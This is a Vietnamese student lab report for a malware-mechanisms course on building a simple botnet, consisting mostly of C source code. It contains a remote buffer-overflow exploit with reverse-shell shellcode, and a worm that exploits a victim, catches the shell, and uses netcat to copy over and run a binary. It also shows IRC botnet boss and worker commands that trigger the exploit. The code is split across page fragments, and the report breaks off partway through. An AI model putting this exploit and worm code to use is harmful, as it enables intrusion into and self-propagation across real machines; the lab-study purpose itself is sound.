

# BÁO CÁO BÀI TẬP

Môn học: Cơ chế hoạt động của mã độc

Kỳ báo cáo: Buổi 03 (Session 03)

Tên chủ đề: simple botnet

GV: Nghi Hoàng Khoa

Ngày báo cáo: 11/04/2023

## 1. THÔNG TIN CHUNG:

(Liệt kê tất cả các thành viên trong nhóm)

Lớp: NT230.N21.ANTN

STT	Họ và tên	MSSV	Email
1	Võ Anh Kiệt	20520605	20520605@gm.uit.edu.vn

## 2. NỘI DUNG THỰC HIỆN:<sup>1</sup>

STT	Công việc	Kết quả tự đánh giá	Người đóng góp
1	Kịch bản 05	100%	

Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.

---

<sup>1</sup> Ghi nội dung công việc, các kịch bản trong bài Thực hành

# BÁO CÁO CHI TIẾT

## 1. Kịch bản 05

Đầu tiên ta sẽ thực hiện code và chỉnh sửa lại chương trình

Ta sẽ thay đổi return address thành 0xffffcd3b và đổi địa chỉ push

```
push    0x87fda8c0
```

Do địa chỉ đổi thành máy local với ip là 192.168.253.135

Code của chương trình

```
#include <stdio.h>
#include <string.h>
#include <netdb.h>
#include <netinet/in.h>
#define BUF_SIZE 1064

char shellcode[] =
    "\x31\xc0\x31\xdb\x31\xc9\x51\xb1"
    "\x06\x51\xb1\x01\x51\xb1\x02\x51"
    "\x89\xe1\xb3\x01\xb0\x66\xcd\x80"
    "\x89\xc2\x31\xc0\x31\xc9\x51\x51"
    //"\xB9\x11\x11\x11\x11\x81\xF1\x1B\x40\x11\x17\x51\x31\xC9\x66\x68\x1
1\x5c"
    "\x68\xC0\xA8\xFD\x87\x66\x68\x11\x5C"
    "\xb1\x02\x66\x51\x89\xe7\xb3"
    "\x10\x53\x57\x52\x89\xe1\xb3\x03"
    "\xb0\x66\xcd\x80\x31\xc9\x39\xc1"
    "\x74\x06\x31\xc0\xb0\x01\xcd\x80"
    "\x31\xc0\xb0\x3f\x89\xd3\xcd\x80"
    "\x31\xc0\xb0\x3f\x89\xd3\xb1\x01"
    "\xcd\x80\x31\xc0\xb0\x3f\x89\xd3"
    "\xb1\x02\xcd\x80\x31\xc0\x31\xd2"
    "\x50\x68\x6e\x2f\x73\x68\x68\x2f"
    "\x2f\x62\x69\x89\xe3\x50\x53\x89"
    "\xe1\xb0\x0b\xcd\x80\x31\xc0\xb0"
    "\x01\xcd\x80";

// standard offset (probably must be modified)
// #define RET 0xbffff28b
#define RET 0xffffcd3b

int main(int argc, char *argv[])
```

```
{
char buffer[BUF_SIZE];
int s, i, size;
struct sockaddr_in remote;
struct hostent *host;

if (argc != 3)
{
    printf("Usage: %s target-ip port \n", argv[0]);
    return -1;
}
// filling buffer with NOPs
memset(buffer, 0x90, BUF_SIZE);

// Modify the connectback ip address and port. In this case, the
// shellcode connects to 192.168.2.101 on port 17*256+92=4444
// shellcode[33] = 192;
// shellcode[34] = 168;
// shellcode[35] = 207;
// shellcode[36] = 144;

// shellcode[39] = 17;
// shellcode[40] = 92;
// copying shellcode into buffer
memcpy(buffer + 900 - sizeof(shellcode), shellcode, sizeof(shellcode) -
1);

// Copying the return address multiple times at the end of the buffer...
for (i = 901; i < BUF_SIZE - 4; i += 4)
{
    *((int *)&buffer[i]) = RET;
}
buffer[BUF_SIZE - 1] = 0x0;
// getting hostname
host = gethostbyname(argv[1]);
if (host == NULL)
{
    fprintf(stderr, "Unknown Host %s\n", argv[1]);
    return -1;
}
// creating socket...
s = socket(AF_INET, SOCK_STREAM, 0);
if (s < 0)
{
    fprintf(stderr, "Error: Socket\n");
    return -1;
}
```


```

// state Protocolfamily , then converting the hostname or IP address,
and getting port number
remote.sin_family = AF_INET;
remote.sin_addr = *((struct in_addr *)host->h_addr);
remote.sin_port = htons(atoi(argv[2]));
// connecting with destination host
if (connect(s, (struct sockaddr *)&remote, sizeof(remote)) == -1)
{
    close(s);
    fprintf(stderr, "Error: connect\n");
    return -1;
}
// sending exploit string
size = send(s, buffer, sizeof(buffer), 0);
if (size == -1)
{
    close(s);
    fprintf(stderr, "sending data failed\n");
    return -1;
}
// closing socket
close(s);
}


```

Ta sẽ thực hiện build và chạy thử với 2 lệnh

`gcc remoteexploit.c -o exploit`




Đồng thời bên máy Ubuntu 14 ta sẽ thực hiện build vul\_server và chạy, thì ta nhận được kết quả từ như hình:




Tiếp tục ta thực hiện việc dựng lại botnet


Ở máy 1 chạy chương trình boss.py bằng lệnh: `python boss.py -c kiet -n kiet -x kiet -s euroserv.fr.quakenet.org`




Ở máy 2 chạy chương trình myworker.py bằng lệnh: `python myworker.py -b kiet_508 -s euroserv.fr.quakenet.org`



Tiếp theo ở máy chính window ta thực hiện chạy lệnh `!execute run /home/kiet123/exploit 192.168.253.136 5000`



Kiểm tra lại máy Ubuntu 14 ta thấy kết quả đã tấn công thành công



**PHÒNG THÍ NGHIỆM  
AN TOÀN THÔNG TIN**



```

        "\x2f\x62\x69\x89\xe3\x50\x53\x89"
        "\xe1\xb0\x0b\xcd\x80\x31\xc0\xb0"
        "\x01\xcd\x80";

char shellcode2[] = "\x31\xc0\x31\xdb\x31\xc9\x51\xb1"
                    "\x06\x51\xb1\x01\x51\xb1\x02\x51"
                    "\x89\xe1\xb3\x01\xb0\x66\xcd\x80"
                    "\x89\xc2\x31\xc0\x31\xc9\x51\x51"
                    //" \xB8\x1B\x40\x11\x16\x35\x11\x11\x11\x11\x50\x31\xC
0"
                    "\x68\xC1\xA8\xFD\x87\x66\x68\x11\x5C"
                    "\xb1\x02\x66\x51\x89\xe7\xb3"
                    "\x10\x53\x57\x52\x89\xe1\xb3\x03"
                    "\xb0\x66\xcd\x80\x31\xc9\x39\xc1"
                    "\x74\x06\x31\xc0\xb0\x01\xcd\x80"
                    "\x31\xc0\xb0\x3f\x89\xd3\xcd\x80"
                    "\x31\xc0\xb0\x3f\x89\xd3\xb1\x01"
                    "\xcd\x80\x31\xc0\xb0\x3f\x89\xd3"
                    "\xb1\x02\xcd\x80\x31\xc0\x31\xd2"
                    "\x50\x68\x6e\x2f\x73\x68\x68\x2f"
                    "\x2f\x62\x69\x89\xe3\x50\x53\x89"
                    "\xe1\xb0\x0b\xcd\x80\x31\xc0\xb0"
                    "\x01\xcd\x80";

// standard offset (probably must be modified)
#define RET 0xffffcd3b
#define BUFFER_SIZE 1024
#define NAME_SIZE 2048
#define BUF_SIZE 1064

// global variables
struct sockaddr_in my_srv;
char buffer[1024];
int signal = 0;
char *ip_victim;
int socket_server;

// exploit function to send buffer to victim
int Exploit(char *ip_victim, int port_victim)
{
    // declare variables
    printf("finish declare variables\n");
    char exploit_buffer[BUF_SIZE];
    int s, i, size;
    struct hostent *host;
    struct sockaddr_in remote;

    // filling buffer with NOPs

```



```
printf("generating exploit buffer\n");
memset(exploit_buffer, 0x90, BUF_SIZE);

if (signal == 1)
{
    memcpy(exploit_buffer + 900 - sizeof(shellcode1), shellcode1,
sizeof(shellcode1) - 1);
}
else
{
    memcpy(exploit_buffer + 900 - sizeof(shellcode2), shellcode2,
sizeof(shellcode2) - 1);
}

printf("finish copying shellcode\n");

// Copying the return address multiple times at the end of the
buffer...

printf("adding return address\n");
for (i = 901; i < BUF_SIZE - 4; i += 4)
{
    *((int *)&exploit_buffer[i]) = RET;
}
exploit_buffer[BUF_SIZE - 1] = 0x0;
printf("finish adding return address\n");

printf("create hostname\n");

// getting hostname
host = gethostbyname(ip_victim);

printf("create socket\n");
// creating socket...
s = socket(AF_INET, SOCK_STREAM, 0);
if (s < 0)
{
    fprintf(stderr, "Error: Socket\n");
    return -1;
}

// create remote
printf("create remote\n");

// state Protocolfamily , then converting the hostname or IP address,
and getting port number
remote.sin_family = AF_INET;
remote.sin_addr = *((struct in_addr *)host->h_addr);
```

```
remote.sin_port = htons(port_victim);
printf("connect to remote\n");

// connecting with destination host
if (connect(s, (struct sockaddr *)&remote, sizeof(remote)) == -1)
{
    close(s);
    fprintf(stderr, "Error: connect\n");
    return -1;
}
printf("send exploit buffer\n");

// sending exploit string
size = send(s, exploit_buffer, sizeof(exploit_buffer), 0);
if (size == -1)
{
    close(s);
    fprintf(stderr, "sending data failed\n");
    return -1;
}
// closing socket
close(s);
return 1;
}

void CheckSocketServer()
{
    // create socket server
    socket_server = socket(AF_INET, SOCK_STREAM, 0);

    // check if socket is created
    if (socket_server < 0)
    {
        fprintf(stderr, "Error: Socket\n");
        return;
    }
}

void CheckMySrv()
{
    // create my_srv
    my_srv.sin_family = AF_INET;
    my_srv.sin_addr.s_addr = INADDR_ANY;
    my_srv.sin_port = htons(4444);

    // bind socket to port 4444
    if (bind(socket_server, (struct sockaddr *)&my_srv, sizeof(my_srv)) ==
-1)
```

```
{
    perror("Error: bind");
    return;
}
// listen to port 4444
if (listen(socket_server, 3) == -1)
{
    perror("Error: listen");
    return;
}
}

void *Listen()
{
    // listen to port 4444
    printf("Listening port 4444\n");

    // check socket server
    CheckSocketServer();
    CheckMySrv();

    // announce finish listen
    printf("finish listen\n");
}

// send worm to victim using netcat
void NetCatSendWorm(int client, int byte_size)
{
    // infection announcement
    printf("Starting connect from victim\n");

    // sending shellcode
    memcpy(buffer, "pwd\x0A", 5);
    byte_size = send(client, buffer, 5, 0);

    if (byte_size < 0)
    {
        return;
    }
    byte_size = recv(client, buffer, sizeof(buffer), 0);
    if (byte_size < 0)
    {
        return;
    }
    buffer[byte_size - 1] = 0;

    // get into dir
    printf("Starting the infection\n");
}
```

```
//sleep(10);

// send worm
memcpy(buffer, "nc -l 10000 >c3\x0A", 17);
byte_size = send(client, buffer, 17, 0);

printf("Sending the worm to exploit the machine\n");

// send worm
sprintf(buffer, "nc %s 10000 <c3\x0A", ip_victim);
system(buffer);

// chmod 777
memcpy(buffer, "chmod 777 c3\x0A", 14);
byte_size = send(client, buffer, 14, 0);

// execute
memcpy(buffer, "./c3\x0A", 6);
byte_size = send(client, buffer, 6, 0);
}

// infecting function to send buffer to victim
void *Infect(void *ptr)
{

    // declare variables
    int byte_size, client, client_size;
    struct sockaddr_in cli_struct;

    // announce infection
    printf("Start infecting the machine\n");

    // creating socket
    client = accept(socket_server, (struct sockaddr *)&cli_struct,
&client_size);
    if (client == -1)
    {
        perror("Error: accept");
        return;
    }

    // netcat send worm
    NetCatSendWorm(client, byte_size);

    // close
    close(client);
}
```

```
int main(int argc, char *argv[])
{
    // declare variables
    pthread_t action_thread_1, action_thread_2;
    int independent_thread;

    // getting victim IP address
    if (argc > 1)
    {
        //0.7
        signal = 1;
        ip_victim = argv[1];
    }
    else
    {
        //0.8
        ip_victim = "192.168.253.137";
    }

    // create thread to listen to port 4444
    independent_thread = pthread_create(&action_thread_1, NULL, Listen,
NULL);

    // exploit the victim
    if (Exploit(ip_victim, 5000))
    {
        // announce success
        printf("The Exploitation succeeded\n");

        // create thread to infect the victim
        independent_thread = pthread_create(&action_thread_2, NULL,
Infect, NULL);


        // wait for thread to finish
        pthread_join(action_thread_2, NULL);

        // announce finish
        printf("Finished\n");

        return 0;
    }
    else
    {
        printf("The Exploitation failed\n");
    }
    return 0;
}
```


Tiếp theo ta sẽ làm thực hiện chạy các machine

Tại máy 1 thực hiện chạy boss.py:



